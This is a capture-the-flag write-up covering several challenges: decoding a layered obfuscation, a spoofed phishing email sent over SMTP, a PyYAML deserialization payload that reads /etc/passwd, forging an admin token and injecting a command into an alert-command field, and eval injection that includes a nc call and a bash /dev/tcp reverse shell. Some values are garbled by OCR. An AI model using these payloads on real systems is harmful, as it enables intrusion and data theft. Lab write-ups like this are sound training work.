2. Decode the Base64 string.
3. Decompress the decoded string using `zlib`.

Let me help you with Python code to reverse the obfuscation:

```

import base64
import zlib
import re

# Encoded, reversed Base64 string (as received)
encoded_data = b"==gP541IP4//+M/1+GMvNce/fwCvLH/MiNn3h231je0kC6MkwEMMnp7Be7eNbV0K+HAggHAvks2ZQCIdw1GMoyFlmRZY3D9myD9RsxDdcXHVY7K
BHs5vQySzBn6k/a0dLyC1l9Y1ylgMhIc0Hvx0HtpJHCNfycqVb17Rdr0V28ruNLHd0vfk1LfpfPAQPtQX06GvY1E4opz8haLDIS8aY5Y/1H0VsprNhdPw1kQ+0a5fsST
dL62zidnLzFLPy1l08NaDvxS16+3Y0nAfndXvFzmcxn2SafBcxX1jsxcnL3Xkz1+PdsPqDV8agbiwk4AHawNytdfu0qYNmcq5U14bWA+v/81x09FHe2qj0e6v/SpxNxf5K
8nqSw0200e8p4Yi0d/0vL6rIOGmkzBqlGzH3El8qvVm1dUm4PQ2BjU/0v9t1d2vAaS1b1Pzf/uAedRlw9vCgHlpuwRuxy4VsWd8crRxpssjLqZktLasxy/
Dxp/Zjjh6QZK2xuBvBdSMGtKiehhv/e9Q3epFnVwCCh7R3MuCv54kxeni18M8FcBwWQLPioqpVvPW0nuZblrsgjCulTjjSuTSuqo1Rrc0NfaMzCyr/6UIIv+Chnis+5X
5PP1s2Mg+m092Xk1pyIkXxunlweQwBqlTcrmxTbXb08972jdwq4qVZhdgkIOEKFtYbg3zLjGcVavwJWdx3wSf915V/A9j2yvwiLaZwb0LLD2/Mvc1G6xjJAzTelzRhgCe
HFU+hovH3cG3vPh9WBBr8Qsx+1AarJtGyJ3NRpsq2kcYARwAcYxsZFBz5qM28fJ1eT8caDPLjA0cV90tGw1s5V9zNucj6i6LZS15RVDgRF70wr4iTVj0g9oZ4HrzwiB1
1UsIa3vtXxQzIM/2a3BSPPALDdmQ2p/CnvfTEFvNkyN8K1Ct+ekC7zSroVhYRbR6R53CXryiPqcbpPYLwG7vXcguz1Rzj0q06zyp+jFnFt+hZ0He7vQdNaDX2Aybj5Hc
E7Y11pt5z+az5w1Vmj2pBQfUY/HnduQyRzeteVt2BkMgNm0HdipZ3nC5R1j+FjB1L9yq17Hv09whewHwdKJHJh8279Z9AMGHFicnh8xF1570nVpp5Qkh+
3E7Wj3sC6WZp6xfh25G7zMoYbL9v14s1+/wgZs/izs8gnQSL/b0fXsIxSVt5rYMeKyo0V9xg2+0adYfcTyE655xvEnu4MzQyWZzv+Ga0xxLc1ETY6twkvF0P0507Mx6jt1
U3ML7Uch+BueLkrct9s8Qqf1HaIbxwzx+sc0d7B374QH2jdrHrwQchmVxAXHNFuCXEYLGSorb0nJuVrowh0LorYQwPtDfyJaciq//SvNbTgAl01D+0PTLA2A507kx1P
m0BNg3z5DBwU2dNsXcaCgVxTsaldetAonB+lR9LiTGu46t+TJ3CubQ/LKGv0ZbhAhEAEzmDA9wJTABWfx/3LJmedCmpLXkX6aaajp0f0ftm1GR69QMEpsygFZHNSae7cf0
boh00aPVxfdNh4Uw2GezXy38r1pL70PJ1ntSAABy0jSwx+fa/T77//fe+/y8pk07p0z0Rfdtp73+57szAR2Jr46xwEmGK0Zn9DRSGuXyW71VwJe"

```

```

pattern = re.compile(r"exec\(\(\_\)\(b'(.*)'\)\)\)")

# Loop to recursively decode and decompress the content
while True:
    try:
        # Reverse the string
        reversed_data = encoded_data[::-1]

        # Base64 Decode
        decoded_data = base64.b64decode(reversed_data)

        # zlib Decompress
        decompressed_data = zlib.decompress(decoded_data)

        # Convert the decompressed data to a string
        result = decompressed_data.decode()

        print("Decoded data:\n", result) # Output each iteration for review

        # Match the pattern to find the next encoded string within exec(_)(b'...'))
        match = pattern.search(result)

        # If the pattern is found, extract the string between b' and '
        if match:
            encoded_data = match.group(1).encode() # Set the new data to be decoded next
        else:
            print("No further matches found or flag decoded.")
            break

    except Exception as e:
        print(f"Error: {e}")
        break


import base64
import zlib

print(zlib.decompress(base64.b64decode(b'eJxLy01MrzYyNTF0SzNMNTc0SXl2Sk2yTEsztzA0sjAyNjk3ME1MqQUA4D4LDA==')).decode())

```

| flag{2543ff1e714bC2eb9ff78128232785ad}


[Misc] Red Phish Blue Phish

You are to conduct a phishing exercise against our client, Pyrch Data. We've identified the Marketing Director, Sarah Williams (swilliams@pyrchdata.com), as a user susceptible to phishing. Are you able to successfully phish her? Remember your OSINT :) **NOTE: The port that becomes accessible upon challenge deployment is an SMTP server. Please use this for sending any phishing emails. You will not receive an email/human response as the mail infrastructure for this challenge is emulated.** Press the **Start** button on the top-right to begin this challenge.

Connect with:

nc challenge.ctf.games 31907

Our World Class Team



This site was created for the Huntress Cybersecurity Awareness Month CTF.

Send an email to Joe Daveren (guess his email given in the challenge)

```
zzmilky@LAPTOP-JNUCRIZN:~/ctf/huntress$ nc challenge.ctf.games 31987
220 red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6 Python SMTP 1.4.6
EHLO yourdomain.com
250 red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6
256 SIZE 33554432
256-8BITIMME
256-SMTPUTF8
256 HELP
MAIL FROM:<security@pyrchdata.com>
256 OK
RCPT TO:<jwilliams@pyrchdata.com>
256 OK
DATA
354 End data with <CR><LF>.<CR><LF>
DATA
Subject: Urgent: ActionREquired <CR><LF>
QUIT
^C
```

DATA Should end with CRLF so use printf in linux

```
zzmilky@LAPTOP-JNUCRIZN:~/ctf/huntress$ printf "EHLO yourdomain.com\r\nMAIL FROM:<jdaveren@pyrchdata.com>\r\nRCPT TO:<jwilliams@pyrchdata.com>\r\nDATA\r\nSubject: Urgent: Final Approval Needed for Marketing Campaign\r\nHi Sarah,\r\nWe're about to finalize the Q4 marketing campaign, and I need you r confirmation on the adjustments made by the team. Could you please review and approve them as soon as possible? If there are any changes, please let me know.\r\nPlease use the link below to access the review:\r\nhttp://pyrchdata-approval.com/review\r\nBest regards,\r\nAlex Pyrch\r\nChief Executive Officer\r\n.\r\nQUIT\r\n" | nc challenge.ctf.games 31987
220 red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6 Python SMTP 1.4.6
250-red-phish-blue-phish-e6b5c115d6f0953d-5c9cf497b6-p4qx6
256 SIZE 33554432
256-8BITIMME
256-SMTPUTF8
256 HELP
258 OK
258 OK
354 End data with <CR><LF>.<CR><LF>
256 OK. flag{54c6ec05ca19565754351b7fcf9c03b2}
221 Bye
```

flag{54c6ec05ca19565754351b7fcf9c03b2}

[Warmups] Unbelievable

Don't believe everything you see on the Internet!

Anyway, have you heard this intro soundtrack from Half-Life 3?

```
zzmilky@LAPTOP-JNUCRIZN:~/ctf/huntress$ file Half-Life_3_OST.mp3
Half-Life_3_OST.mp3: PNG image data, 888 x 200, 8-bit/color RGB, non-interlaced
```

The file extension is mp3, but it is PNG image data

flag{a85466991f0a8dc3d9837a5c32fa0c91}


flag{a85466991f0a8dc3d9837a5c32fa0c91}

[Warmups] Typo

Gosh darnit, I keep entering a typo in my Linux command prompt!

```
root@LAPTOP-JNUCR1ZB:~# ssh -p 32442 user@challenge.ctf.games
The authenticity of host '[challenge.ctf.games]:32442 ([55.193.148.143]:32442)' can't be established.
ED25519 key fingerprint is SHA256:QDuhwKicIwg/H9YYqNc61692/Q3dF1Pes.
This key is not known by any other name.
Are you sure you want to continue connecting (yes/no/[Fingerprint])? yes
Warning: Permanently added '[challenge.ctf.games]:32442' (ED25519) to the list of known hosts.
user@challenge.ctf.games's password:

Connection to challenge.ctf.games closed.
```



When connecting to server, automatically, ascii art comes up

So tried a ssh option that directly inputs some command when connecting ssh

any ssh option that directly inputs some command when connecting ssh

네, SSH를 이용하여 원격 서버에 연결할 때 직접 명령을 전달하는 옵션이 있습니다. 이를 통해 연결하면서 바로 특정 명령을 실행할 수 있으며, 이 명령이 실행된 후 SSH 연결은 자동으로 종료됩니다. 이러한 접근법은 CTF 문제나 자동화된 작업을 수행할 때 매우 유용합니다.

SSH 옵션으로 명령을 직접 전달하기

SSH 연결 시 원격 서버에서 직접 명령을 실행하기 위해서는 다음과 같은 명령어 구문을 사용합니다:

```
bash                               코드 복사
ssh user@host "command"
```

```
z3milkY@LAPTOP-JNUCR1ZB:~/ctf/huntress $ ssh -p 31223 user@challenge.ctf.games "ls
-al
user@challenge.ctf.games's password:
total 20
drwxr-sr-x  1 user      user        4096 Oct  7 18:29 .
drwxr-xr-x  1 root      root        4096 Oct  7 18:29 ..
-rw-r--r--  1 user      user       3780 Oct  7 18:29 .bashrc
-rw-r--r--  1 user      user       17 Oct   7 18:29 .profile
-rw-r--r--  1 user      user       39 Oct   7 18:29 flag.txt
z3milkY@LAPTOP-JNUCR1ZB:~/ctf/huntress $ ssh -p 31223 user@challenge.ctf.games "cat
flag.txt"
user@challenge.ctf.games's password:
flag{36a0354fbf59df454596669742bf09eb}
```

flag{36a0354fbf59df454596669742bf09eb}

[Crypto] Strive Marish Leadman TypeCDR

Looks like primo_hex_garbage.

Maybe something went wrong?

Can you make sense of it?

```
zzmilkyl@LAPTOP-JNUCR12N:~/ctf/huntres$ nc challenge.ctf.games 30954
p: 0xf2cfdd53af1bbce681b561154a53604992e21d649a96112c8e2bab21fd0c356b2fcda0a
5b92c495dfc95c16c4176c6ee692148ea656314b00ee94550e5d73091
q: 0xc53ac561167ef522dd236685577a278641cff1d17fee8abeea0921040b876645aa10c9
+6452787373091db500347662e0862c3af0771eb46ef27c5e4d3906d5
d: 0xb442ea83ed7692484066c3419ab11718013e929a3fa854ad194c77e6dd159ec505159
8bcc56177383320238867a0cb43bee8c1fd5755a7bc4392e3852bf2d3d6ac6bcadd0e3457a
a1823cf4a7efa0a0cedd325eef4af5a955e671dba7de09ae52f2778bd1471f2a30ac541781fd
136121b5e599ca843face1244068e7c01
e: 0x10001
n: 0xbb1b1b39f96208ef20051ff416f4f43f1d46054efcb5839f10253d24f775c8a436e99d31
bc4f8678075f4d0291f807dc6bfe2b1e08960ebc37da09ca533f4c4194f5c91105bb65b1d+
b2781d1584e0f3486d51099401a219fdbbd57474fef60161b72f185329016754036b8159a67
115a67cb4547855e67b778975b477ceaa5
0x8be2f95f098d3e692631258d818e77859cfcbab2b62f02fce211a9014ac06bd65866160263
b702910d897721ec946961a77de74940ea99b9cfdf4e2a8c958dbac4cd941e967094651936d9
c300d7426b92f24476e2e7cdc94b5b3ac9ff59d892a7c192d75213280e6e5451dcee7977aaa0
f88a5f27c6ced07c2de2648d288292
```

```
from Crypto.Util.number import long_to_bytes

# Given values in hexadecimal
p = int("f2cfdd53af1bbce681b561154a53604992e21d649a96112c8e2bab21fd0c356b2fcda0a
5b92c495dfc95c16c4176c6ee692148ea656314b00ee94550e5
d73091", 16)
q = int("c53ac561167ef522dd236685577a278641cff1d17fee8abeea0921040b876645aa10c9f6452787373091db500347602e0862c3af0771eb46ef27c5e4d
3906d5", 16)
d = int("b442ea83ed7692484066c3419ab11718013e929a3fa854ad194c77e6dd159ec5051598bcc56177383320238867a0cb43bee8c1fd5755a7bc4392e38
52bf2d3d6dac6bcadd0e3457aa1823cf4a7efa0a0cedd325eef4af5a955e671dba7de09ae52f2778bd1471f2a30ac541781fd136121b5e599ca843face1244068e7
c01", 16)
e = int("10001", 16)
n = int("bb1b1b39f96208ef20051ff416f4f43f1d46054efcb5839f10253d24f775c8a436e99d31bc4f8678075f4d0291f807dc6bfe2b1e08960ebc37da09ca533
f4c4c194f5c91105bb0b5b1fdb2781d1584e0f3486d51099401a219fdbbd57474fef60161b72f185329016754036b8159a67115a67cb4547855e67b778975b477
ea5", 16)

# 1. Verify `n` to ensure it's the product of `p` and `q`
n_calculated = p * q
print("Calculated n matches given n:", n == n_calculated)

# 2. Calculate φ(n) = (p - 1)(q - 1) for private key consistency
phi_n = (p - 1) * (q - 1)

# Check if d * e ≡ 1 (mod φ(n))
if (d * e) % phi_n == 1:
    print("d and e are consistent with φ(n)")
else:
    print("d and e do NOT satisfy the private key equation")

# 3. Decrypt a ciphertext if provided
# Replace 'ciphertext_hex' with actual ciphertext in hexadecimal if available
ciphertext_hex = "8be2f95f098d3e692631258d818e77859cfcbab2b62f02fce211a9014ac06bd65866160263b702910d897721ec946961a77de74940ea99b9c
fdf4e2a8c958dbac4cd941e967094651936d9c300d7426b92f24476e2e7cdc94b5b3ac9ff59d892a7c192d75213280e6e5451dcee7977aaa0f88a5f27c6ced07c2d
e2648d288292"
ciphertext = int(ciphertext_hex, 16)

# Decrypting the ciphertext to find the plaintext
plaintext = pow(ciphertext, d, n)
plaintext_bytes = long_to_bytes(plaintext)

print("Decrypted plaintext (in bytes):", plaintext_bytes)
print("Decrypted plaintext (as string):", plaintext_bytes.decode(errors="ignore"))
```

```
| flag{cf614b15acd1dd461a2e48afdf21b8e8}
```

[Forensics] Obfuscation Station

You've reached the Obfuscation Station!

Can you decode this PowerShell to find the flag?

Archive password: [infected-station](#)

```
PS C:\Users\zzzmi> $decoded = [convert]::FromBase64String('UxF19UY7MElSUyN5MTU0MDYwNSNDcyNjExTDY2SLUvNDRl
7nbV0IA')
PS C:\Users\zzzmi> $decompressed = new-object System.IO.Compression.DeflateStream([IO.MemoryStream]$decoded, [IO.Compre
ssion.CompressionLevel]::Decompress)
PS C:\Users\zzzmi> $decompressed | New-Object System.IO.StreamReader([Text.Encoding]::ASCII)
PS C:\Users\zzzmi> $output = $decompressed.ReadToEnd()
PS C:\Users\zzzmi> Write-Output $output
$0MLW = "flag{3ed675ef0343149723749c34fa910ae4}"
```


```
| flag{3ed675ef0343149723749c34fa910ae4}
```

[Web] Y2J

Everyone was so worried about Y2K, but apparently
it was a typo all along!!

The real world-ending fears were from

Find the `flag.txt` file in the root of the filesystem.



Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:  
:!python/object/apply:subprocess.check_output  
['cat /tmp/flag.txt']  
  
name: Jane Smith  
age: 28  
is_student: true  
address:  
  street: 456 Maple Ave  
  city: Rivertown  
  zip: 67890  
skills:
```

Convert

Error: [Errno 2] No such file or directory: 'cat /tmp/flag.txt'

Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:  
:!python/object/apply:subprocess.check_output  
['/etc/passwd']  
  
name: Jane Smith  
age: 28  
is_student: true  
address:  
  street: 456 Maple Ave  
  city: Rivertown  
  zip: 67890  
skills:
```

Convert

Error: [Errno 13] Permission denied:
'/etc/passwd'

Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:  
  !!python/object/apply:subprocess.check_output  
  ['/flag.txt']  
  
  name: Jane Smith  
  age: 28  
  is_student: true  
  address:  
    street: 456 Maple Ave  
    city: Rivertown  
    zip: 67890  
  skills:
```

Convert

Error: [Errno 13] Permission denied: '/flag.txt'

Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:  
  !!python/object/apply:subprocess.check_output  
  ['ls']  
  
  name: Jane Smith  
  age: 28  
  is_student: true  
  address:  
    street: 456 Maple Ave  
    city: Rivertown  
    zip: 67890  
  skills:
```

Convert

Error: Object of type bytes is not JSON
serializable

Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:  
  !python/object/apply:subprocess.check_output  
    args: ['cat /etc/passwd']  
    kwds:  
      shell: true  
      text: true  
  
  name: Jane Smith  
  age: 28  
  is_student: true  
  address:  
    street: 456 Maple Ave
```

Convert

```
{  
  "user_input": "root:x:0:0:root:/root:/bin/sh\nbin:x:1:1:b:  
  \"name\": \"Jane Smith\",  
  \"age\": 28,  
  \"is_student\": true,  
  \"address\": {  
    \"street\": \"456 Maple Ave\",  
    \"city\": \"Rivertown\".
```

Y2J: Convert YAML to JSON

With this free online service, you can easily convert your YAML syntax to JSON!

```
user_input:  
  !python/object/apply:subprocess.check_output  
    args: ['cat /flag.txt']  
    kwds:  
      shell: true  
      text: true  
  
  name: Jane Smith  
  age: 28  
  is_student: true  
  address:  
    street: 456 Maple Ave
```

Convert

```
{  
  "user_input": "flag{b20870a1955ac22377045e3b2dcb832a}\n",  
  "name": "Jane Smith",  
  "age": 28,  
  "is_student": true,  
  "address": {  
    "street": "456 Maple Ave",  
    "city": "Rivertown",
```

| flag{b20870a1955ac22377045e3b2dcb832a}|

[Web] Plantopia

Plantopia is our brand new, cutting edge plant care management website! Built for hobbyists and professionals alike, it's your one stop shop for all plant care management.


Please perform a penetration test ahead of our site launch and let us know if you find anything.

Username:

testuser

Password:

testpassword




A website for watering plants.

You can check the apis in API docs

A screenshot of the Plantopia API documentation on Swagger. The top bar shows "Swagger" and the URL "/static/swagger.json". The main area is titled "Plantopia API" with a version of "1.0.0". It shows the "default" endpoint with several API operations listed: GET /api/plants (Retrieve all plants), POST /api/plants/{plant_id}/water (Water a plant), POST /api/plants/{plant_id}/edit (Edit plant details), POST /api/admin/sendmail (Trigger the sendmail command), POST /api/admin/settings (Update admin settings), and GET /api/admin/logs (View server logs). There is also a "Models" section with a "Plant" entry. A "Authorize" button is at the top right.

To get to the authorized api, (/api/admin), need a authroization token



The token should be Base64(admin.1.Expire time)

The expire time should be set long time later. To use all of the APIs given, you need Bearer token.

To create a Bearer token using the string `admin.1.1730178484`, you need to Base64-encode it.

1. String format:

admin.1.1730178484	코드 복사
--------------------	-------

2. Base64 Encoding: Encoding `admin.1.1730178484` gives:

plaintext	코드 복사
YWRtaW4uMS4xNzMuMTc4NDg0	

3. Final Bearer Token:

Bearer YWRtaW4uMS4xNzMuMTc4NDg0	코드 복사
---------------------------------	-------

Through `/api/admin/logs`, you can see results of various commands

The screenshot shows a REST API tool interface. The URL is `GET /api/admin/logs`. The request parameters include an `Authorization` header set to `Bearer YWRtaW4uMS4xNzMuMTc4NDg0`. The response content type is set to `application/json`. The response body displays a large block of JSON log data from a development server, which includes logs for file uploads and command executions like `/bin/cat /etc/passwd`.

In `/api/admin/settings`, `/usr/bin/sendmail -t` command is executed. You cannot get the response of this api though.

POST /api/admin/settings Update admin settings

Update the global admin settings, including alert command and watering threshold. Only admins can update settings.

Parameters

Authorization * required
Bearer token with Base64-encoded cookie.
YWRtaW5uaM54xNzMaM1x4Ng0g

body * required
admin (body)

Admin settings to update.
Edit Value | Model

```
{
  "alert_command": "wget -q -O- http://webhook.ctf.games:8080/api/admin/settings",
  "watering_threshold": 0
}
```

Cancel

Parameter content type application/json

Execute Clear

Responses

Server response

Code Details

200 Response body

```
[{"message": "Settings updated successfully for plant 1"}]
```

Server response

Code Details

200 Response body

```
{"message": "Settings updated successfully for plant 1"}
```

Response headers

```
Content-Type: application/json
Content-Length: 20
Date: Mon, 19 Jun 2023 10:45:23 GMT
Server: Werkzeug/2.0.2 Python/3.10.4
```

Responses

Code Description

200 Settings updated successfully.

400 Invalid alert command.

403 Unauthorized. Admin access is required.

Through alert_command parameter, I tried to inject other command such as wget.

Authorization * required
Bearer token with Base64-encoded cookie.
YWRtaW5uaM54xNzMaM1x4Ng0g

body * required
admin (body)

Admin settings to update.
Edit Value | Model

```
{
  "alert_command": "wget -q -O- http://webhook.ctf.games:8080/api/admin/settings",
  "watering_threshold": 0
}
```

Cancel

Parameter content type application/json

Execute Clear

Responses

Server response

Code Details

200 Response body

```
[{"message": "Settings updated successfully for plant 1"}]
```

Request URL

http://127.0.0.1:8080/api/admin/settings

Server response

Code Details

200 Response body

```
[{"message": "Settings updated successfully for plant 1"}]
```

Server response

Code	Details
400	Error: BAD REQUEST
	Response body
	<pre>{ "error": "Alert command must include '/usr/sbin/sendmail'" }</pre>
	Download
	Response headers
	<pre>content-type: application/json date: Mon, 19 Mar 2018 15:15:15 GMT server: Werkzeug/0.10.4 Python/3.6.5</pre>

Responses

Code	Description
200	Settings updated successfully.
400	Invalid alert command.
403	Unauthorized. Admin access is required.

However, in the response, it says that the command should include /usr/bin/sendmail

/api/admin/sendmail is a trigger for executing the alert_command. The plant_id should match the one whose alert_command I want to execute.

POST /api/admin/sendmail Trigger the sendmail command

Execute the configured sendmail alert command for a specific plant. Only admins can execute this.

Parameters

Name	Description
Authorization	Bearer token with Base64-encoded cookie.
body	Plant ID to trigger the sendmail for.

Cancel

Parameter content type: application/json

Also in /api/admin/settings, I injected a command including /usr/sbin/sendmail

```
curl (website) && /usr/sbin/sendmail -t -i
```

POST /api/admin/settings Update admin settings

Update the global admin settings, including alert command and watering threshold. Only admins can update settings.

Parameters

Name	Description
Authorization	Bearer token with Base64-encoded cookie.
body	Admin settings to update.

Cancel

Parameter content type: application/json

Also in /api/plants/plant_id/edit, I updated the alert command with the same one. I also made the watering threshold very small.

POST /api/plants/{plant_id}/edit Edit plant details

Edit the details of a specific plant. Only admins can edit plant details.

Parameters

Name	Description
Authorization	Required
curl -X	Bearer token with Base64-encoded cookie.
(Header)	YWRtaW4uMS4yLzMuMTc4NDQg
plant_id	ID of the plant to edit.
body	Plant details to update. Edit value: Model <pre>{ "name": "A small leaf sunflower", "status": "active", "watering_threshold": 100, "last_watered": "2024-04-01T12:00:00Z" }</pre>

Cancel

Parameter content type: application/json

/api/admin/logs shows us the entire command result.

Remember, I need to request to /api/admin/sendmail to trigger the command and return the results.

GET /api/admin/logs View server logs

Retrieve server logs. Only admins can access this.

Parameters

Name	Description
Authorization	Required
curl -X	Bearer token with Base64-encoded cookie.
(Header)	YWRtaW4uMS4yLzMuMTc4NDQg

Execute

Responses

Code: 200 Response content type: application/json

curl -X GET "http://127.0.0.1:8080/api/admin/logs" -H "Authorization: Bearer YWRtaW4uMS4yLzMuMTc4NDQg"

Request URL: http://127.0.0.1:8080/api/admin/logs

As a result, command error returns since curl is not found. Also, nc or wget is not found.

Code Details

200 Response body

```
curl -X GET "http://127.0.0.1:8080/api/admin/logs" -H "Authorization: Bearer YWRtaW4uMS4yLzMuMTc4NDQg"
{
    "error": "curl: no such file or directory\n"
}
```

curl -X GET "http://127.0.0.1:8080/api/admin/logs" -H "Authorization: Bearer YWRtaW4uMS4yLzMuMTc4NDQg"
{
 "error": "curl: no such file or directory\n"
}

Code Details

200 Response body

```
curl -X GET "http://127.0.0.1:8080/api/admin/logs" -H "Authorization: Bearer YWRtaW4uMS4yLzMuMTc4NDQg"
{
    "error": "curl: no such file or directory\n"
}
```

POST /api/admin/settings Update admin settings

Update the global admin settings, including alert command and watering threshold. Only admins can update settings.

Parameters

Name	Description
Authorization	Required
curl -X	Bearer token with Base64-encoded cookie.
(Header)	YWRtaW4uMS4yLzMuMTc4NDQg
body	Admin settings to update. Edit value: Model <pre>{ "alert_command": "nc -z 192.168.1.100 22 < /dev/null > /tmp/test", "watering_threshold": 100, "last_watered": "2024-04-01T12:00:00Z" }</pre>

Cancel

Parameter content type: application/json

The results of the command executed can be found in /api/admin/log, so instead of bline command injection, I just injected the below command

```
ls -al && /usr/bin/sendmail -t  
and  
cat flag.txt && /usr/bin/sendmail -t
```



```
| flag{c29c4d53fc432f7caeb573a9f6eae6c6}
```

[Warmups] The Void

When you gaze long into the void, the void gazes also into you...



Drag the black screen, copy and then paste

```
| flag{b1370ac4fadd8c0237f8771d7d77286a}
```

PillowFight


PillowFight uses

advanced AI/MLRegressionLearning*

to combine two images of your choosing

- note to investors this is not technically true at the moment we're using a python library but please give us money and we'll deliver it we promise.


The following website makes us input two images and shows us a result of combining those two images.



Again, I pressed on API documentation and API docs came up.

When trying to combine two images, we send a POST request to /combine.

The eval_command is set default as convert(img1+img2, 'L')



→ function: combine images

So what I did was inject a command in eval_command

POST /challenge.ctf.games:32597/combine	
Combine two images with a custom eval command	
Parameters Cancel	
Name Description	
image1 * (required)	First image <i>(foradeta)</i>
<input type="button" value="파일 선택"/> pctf-cert.png	
image2 * (required)	Second image <i>(foradeta)</i>
<input type="button" value="파일 선택"/> pctf-cert.png	
eval_command	Custom eval command for combining images <i>(foradeta)</i>
<code>__import__(os).system('id nc [REDACTED]')</code>	
<input type="button" value="Execute"/> <input type="button" value="Clear"/>	
Responses Response content type image/png	
Curl <code>curl -X POST "http://challenge.ctf.games:32597/combine" -H "accept: image/png" -H "Content-Type: multipart/form-data" -F "image1=@pctf-cert.png;type=image/png" -F "image2=@pctf-cert.png;type=image/png" -F "eval_command=__import__(os).system('id nc [REDACTED]'))"</code>	
Request URL <code>http://challenge.ctf.games:32597/combine</code>	
Server response	
Code	Details
400	Error: BAD REQUEST Response body { "error": "int object has no attribute 'save'" }

`(__import__('os').system('id|nc ipaddress:port'))`

Seems that the result of eval_command should return an image so to execute .save() , an error returns

default

POST /combine Combine two images with a custom eval command

Parameters

Name	Description
image1 * required file (formData)	First image <input type="file" value="파일 선택 pcf-cert.png"/>
image2 * required file (formData)	Second image <input type="file" value="파일 선택 pcf-cert.png"/>
eval_command string (formData)	Custom eval command for combining images <code>(lambda: __import__('os').system('bash -i >& /dev/tcp/192.168.1.111/1234 > /tmp/shell'))()</code>

Responses

Request URL: <http://challenge.ctf.games:32597/combine>

```
(lambda: (__import__('os')).system('bash -i >& /dev/tcp/192.168.1.111/1234 > /tmp/shell'))()
```

Also reverse shell did not work

Swagger /static/swagger.json Explore

PillowFight Advanced Image Combiner API 1.0.0

API for combining two images with optional custom eval_command.

default

